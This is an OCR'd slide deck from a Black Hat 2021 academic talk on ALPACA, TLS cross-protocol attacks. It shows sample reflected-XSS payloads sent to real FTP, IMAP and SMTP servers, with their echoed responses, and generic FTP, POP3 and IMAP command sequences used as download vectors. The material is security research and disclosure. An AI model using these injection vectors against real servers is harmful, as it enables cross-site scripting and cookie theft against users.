ALPACA: Application Layer Protocol Confusion


Analyzing and Mitigating Cracks in TLS Authentication


Black Hat USA Security Briefings 2021

Marcus Brinkmann,[1] Christian Dresen,[2] Robert Merget,[1] Damian Poddebniak,[2] Jens Müller,[1] Juraj Somorovsky,[3] Jörg Schwenk,[1] Sebastian Schinzel[2]


[1] Ruhr University Bochum
[2] Münster University of Applied Sciences
[3] Paderborn University

Transport Layer Security (TLS) and the WWW






Transport Layer Security (TLS)



TLS can be used to secure any application layer protocol

Transport Layer Security (TLS) and Other Protocols





TLS Is Application Protocol Independent


RFC 5246 TLS August 2008

One advantage of TLS is that it is application protocol independent. Higher-level protocols can layer on top of the TLS protocol transparently. The TLS standard, however, does not specify how protocols add security with TLS; the decisions on how to initiate TLS handshaking and how to interpret the authentication certificates exchanged are left to the judgment of the designers and implementors of protocols that run on top of TLS.

TLS Certificates in the Wild








IP address and port are not protected by TLS!

TLS-Based Cross-Protocol Attacks




Research Questions

What is the impact of cross-protocol attacks today?


How many servers are affected by cross-protocol attacks?

How can cross-protocol attacks be prevented?

Overview




TLS-Based Cross-Protocol Attacks




There are three attack methods


Reflection Attack (Reflected XSS)



Download Attack (Stored XSS)



Upload Attack (with Cookie Stealing)



Attack Obstacles


Certificate compatibility

TLS compatibility

Application protocol needs to offer possibilities for upload / download / reflection

Protocol Noise


Overview




History and Potential of Cross-Protocol Attacks

HTTP (w/o TLS)
Jochen Topf (2001), The HTML Form Protocol Attack

HTTPS (w/ TLS) *
Jann Horn (2015), Two cross-protocol MitM attacks on browsers
(With input from Michał Zalewski)



Reflection Attack on HTTPS Exploiting FTP (Jann Horn, 2015)



Example Reflection Attacks

Microsoft FTP Server - IIS 10.0.19041.322 (Windows 10)

```
► LANG <script>alert("xss");</script>
◄ 502 Language <script>alert("xss");</script> not supported.
```


Kerio Connect IMAP Server 9.3.0

```
► x <script>alert`xss`</script>
◄ x BAD Unknown command '<script>alert`xss`</script>'
```

Sendmail SMTP Server 8.15.2

```
► <script>alert(1);</script>
◄ 500 5.5.1 Command unrecognized: "<script>alert(1);</script>"
```

Download Attack on HTTPS Exploiting FTP (Jann Horn, 2015)



Example Download Vectors

FTP (Generic)

```
USER attacker
PASS S3cr3t
TYPE I
PASV
RETR stored-xss.html
```

POP3 (Generic)

```
user attacker
pass S3cr3t
retr 1
```

IMAP (Generic)

```
A1 LOGIN attacker S3cr3t
A2 SELECT "INBOX"
A3 FETCH 1 rfc822
```

